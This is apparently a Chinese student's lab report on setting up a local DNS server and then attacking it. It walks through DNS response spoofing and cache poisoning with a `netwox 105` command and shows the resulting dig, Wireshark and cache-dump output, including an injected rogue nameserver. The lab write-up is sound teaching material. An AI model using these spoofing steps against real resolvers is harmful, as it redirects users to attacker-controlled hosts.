网络空间安全实训

57117225

宋宇星

Task1:配置客户端

设置静态首选域名服务器

```
nameserver 192.168.184.131
```

```
sudo resolvconf -u
```

利用 dig 命令得到 google 的 IP 地址

```
;; ANSWER SECTION:
www.google.com.         923     IN      A       216.58.200.4
```

从回应可以看出它来自我们刚刚设置的 DNS 服务器

```
;; Query time: 35 msec
;; SERVER: 192.168.184.131#53(192.168.184.131)
;; WHEN: Tue Sep 15 12:23:16 EDT 2020
;; MSG SIZE  rcvd: 59
```

在我们的服务器中，Wireshark 捕获到了 DNS 请求。

```
    51 2020-09-15 12:23:16.3204531… 192.168.184.132 192.168.184.131 DNS  87 Stan
    52 2020-09-15 12:23:16.3214448… 192.168.184.131 192.5.5.241     DNS  87 Stan
    53 2020-09-15 12:23:16.3221869… 192.168.184.131 192.5.5.241     DNS  72 Stan
```

```
    Authority RRs: 0
    Additional RRs: 1
  ▼ Queries
    ▸ www.google.com: type A, class IN
  ▼ Additional records
    ▾ <Root>: type OPT
```

Task2:设置本地 DNS 服务器

配置本地存储内容，禁用 DNSSEC


```
options {
        directory "/var/cache/bind";

        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
```


重启 BIND9

```
[09/15/20]seed@VM-132:~$ sudo service bind9 restart
```

Ping 请求引起了 DNS 应答，服务器返回了 IP 地址


```
[09/15/20]seed@VM-132:~$ ping www.seu.edu.cn
PING seu-ipv6.cache.saaswaf.com (121.194.14.142) 56(84) bytes of data.
64 bytes from 121.194.14.142: icmp_seq=1 ttl=128 time=59.7 ms
64 bytes from 121.194.14.142: icmp_seq=2 ttl=128 time=59.4 ms
64 bytes from 121.194.14.142: icmp_seq=3 ttl=128 time=60.7 ms
64 bytes from 121.194.14.142: icmp_seq=4 ttl=128 time=59.0 ms
64 bytes from 121.194.14.142: icmp_seq=5 ttl=128 time=58.9 ms
64 bytes from 121.194.14.142: icmp_seq=6 ttl=128 time=59.1 ms
64 bytes from 121.194.14.142: icmp_seq=7 ttl=128 time=59.8 ms
^C
--- seu-ipv6.cache.saaswaf.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 15100ms
rtt min/avg/max/mdev = 58.945/59.562/60.767/0.670 ms
```





Task3:在本地 DNS 服务器中 host a zone

创建 zones



创建正向查找 zone 文件

```
$TTL 3D ; default expiration time of all resource records without
        ; their own TTL
@       IN      SOA     ns.example.com. admin.example.com. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.com.         ;Address of nameserver
@       IN      MX      10 mail.example.com.    ;Primary Mail Exchanger

www     IN      A       192.168.0.101           ;Address of www.example.com
mail    IN      A       192.168.0.102           ;Address of mail.example.com
ns      IN      A       192.168.0.10            ;Address of ns.example.com
*.example.com. IN A     192.168.0.100           ;Address for other URL in
                                                ; the example.com domain
```

编辑逆向检索 zone 文件

```
Open                                    *192.168.0.db
                                        /etc/bind
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                1
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.
101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

重新用 dig 寻找 www.example.com 的 IP 地址

```
[09/15/20]seed@VM-131:~$ sudo service bind9 restart
[09/15/20]seed@VM-131:~$ dig @127.0.0.1 www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @127.0.0.1 www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51655
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Tue Sep 15 14:13:48 EDT 2020
;; MSG SIZE  rcvd: 93

[09/15/20]seed@VM-131:~$
```

Task4:修改 Host File

修改前 ping

```
[09/15/20]seed@VM-131:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=1
28 time=59.2 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2 ttl=1
28 time=68.7 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3 ttl=1
28 time=48.6 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=4 ttl=1
28 time=48.4 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=5 ttl=1
28 time=48.9 ms
^C
--- bank32.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 48.424/54.799/68.750/8.089 ms
[09/15/20]seed@VM-131:~$
```

修改前网页


编辑 Host File

Open hosts /etc

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
192.168.184.131 www.bank32.com
```

修改后再 ping

```
[09/15/20]seed@VM-131:~$ ping www.bank32.com
PING www.bank32.com (192.168.184.131) 56(84) bytes of data.
64 bytes from www.bank32.com (192.168.184.131): icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from www.bank32.com (192.168.184.131): icmp_seq=2 ttl=64 time=0.073 ms
64 bytes from www.bank32.com (192.168.184.131): icmp_seq=3 ttl=64 time=0.070 ms
64 bytes from www.bank32.com (192.168.184.131): icmp_seq=4 ttl=64 time=0.326 ms
64 bytes from www.bank32.com (192.168.184.131): icmp_seq=5 ttl=64 time=0.126 ms
^C
--- www.bank32.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4080ms
rtt min/avg/max/mdev = 0.031/0.125/0.326/0.105 ms
[09/15/20]seed@VM-131:~$
```



Task5：

加载攻击前：

```
[09/15/20]seed@VM-131:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49441
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        5       IN      A       93.184.216.34

;; Query time: 2 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Sep 15 14:37:07 EDT 2020
;; MSG SIZE  rcvd: 60

[09/15/20]seed@VM-131:~$
```

```
[09/15/20]seed@VM-131:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46163
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       192.168.184.131

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       192.168.184.132

;; Query time: 7 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Sep 15 14:47:26 EDT 2020
;; MSG SIZE  rcvd: 88

[09/15/20]seed@VM-131:~$
```

```
[09/15/20]seed@VM-132:~$ sudo netwox 105 -h www.example.net -H 192.168.184.131 -a ns.exa
mple.net -A 192.168.184.132
sudo: unable to resolve host VM-132
DNS question
| id=41067  rcode=OK            opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1
| www.example.net. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
DNS answer
| id=41067  rcode=OK            opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| www.example.net. A
| www.example.net. A 10 192.168.184.131
| ns.example.net. NS 10 ns.example.net.
| ns.example.net. A 10 192.168.184.132
```

Task6：

攻击前

```
[09/15/20]seed@VM-132:~$ sudo rndc flush
[09/15/20]seed@VM-132:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1018
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        21452   IN      A       93.184.216.34

;; Query time: 38 msec
;; SERVER: 192.168.184.131#53(192.168.184.131)
;; WHEN: Tue Sep 15 15:03:19 EDT 2020
;; MSG SIZE  rcvd: 60

[09/15/20]seed@VM-132:~$
```

攻击后

```
[09/15/20]seed@VM-132:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20276
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        600     IN      A       1.2.3.1

;; AUTHORITY SECTION:
.                       600     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         600     IN      A       1.2.3.2

;; Query time: 6 msec
;; SERVER: 192.168.184.131#53(192.168.184.131)
;; WHEN: Tue Sep 15 15:18:02 EDT 2020
;; MSG SIZE  rcvd: 92

[09/15/20]seed@VM-132:~$
```

```
DNS answer
| id=20276  rcode=OK            opcode=QUERY                    |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=2         |
| www.example.net. A                                            |
| www.example.net. A 600 1.2.3.1                                |
| . NS 600 ns.example.net.                                      |
| ns.example.net. A 600 1.2.3.2                                 |
| . OPT UDPpl=4096 errcode=0 v=0 ...                            |
^C
[09/15/20]seed@VM-128:~$
```

```
83 2020-09-15 15:18:02.4447445… 192.168.184.132  192.168.184.131  DNS  88 Standard qu…
84 2020-09-15 15:18:02.4500339… 192.168.184.131  192.168.184.132  DNS  136 Standard qu…

▸ User Datagram Protocol, Src Port: 46293, Dst Port: 53
▾ Domain Name System (query)
    [Response In: 84]
    Transaction ID: 0x4f34
  ▸ Flags: 0x0120 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▸ www.example.net: type A, class IN
  ▾ Additional records
    ▸ <Root>: type OPT
```

```
83 2020-09-15 15:18:02.4447445… 192.168.184.132  192.168.184.131  DNS  88 Standard qu…
84 2020-09-15 15:18:02.4500339… 192.168.184.131  192.168.184.132  DNS  136 Standard qu…

    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 2
  ▾ Queries
    ▸ www.example.net: type A, class IN
  ▾ Answers
    ▸ www.example.net: type A, class IN, addr 1.2.3.1
  ▾ Authoritative nameservers
    ▸ <Root>: type NS, class IN, ns ns.example.net
  ▾ Additional records
    ▸ ns.example.net: type A, class IN, addr 1.2.3.2
    ▸ <Root>: type OPT
```

我们查看 dump file，

```
[09/15/20]seed@VM-131:~$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200915192326
; authanswer
.                       276     IN NS   ns.example.net.
; authauthority
ns.example.net.         276     NS      ns.example.net.
; additional
                        276     A       1.2.3.2
; authanswer
www.example.net.        276     A       1.2.3.1
;
```

Task7:

由于 Scapy Python 脚本的性能，有时欺骗包比合法的 DNS 响应延迟到达，因此可能需要多次尝试才能成功攻击。攻击者注入一个恶意的命名服务器域

```
[09/15/20]seed@VM-132:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54447
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.1

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4

;; Query time: 45 msec
;; SERVER: 192.168.184.131#53(192.168.184.131)
;; WHEN: Tue Sep 15 15:49:18 EDT 2020
;; MSG SIZE  rcvd: 139

[09/15/20]seed@VM-132:~$
```

尝试挖掘 example.net 区域中的一个子域。从 Wireshark 我们发现一些由客户端发出的 DNS 请求被发送到 ns.attacker32.com，尽管这不是一个有效的权威域名服务器

```
[09/15/20]seed@VM-132:~$ dig seed.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> seed.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 64554
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;seed.example.net.              IN      A

;; AUTHORITY SECTION:
example.net.            3600    IN      SOA     ns.icann.org. noc.dns.icann.org. 2020091
002 7200 3600 1209600 3600

;; Query time: 45 msec
;; SERVER: 192.168.184.131#53(192.168.184.131)
;; WHEN: Tue Sep 15 15:54:31 EDT 2020
;; MSG SIZE  rcvd: 101
```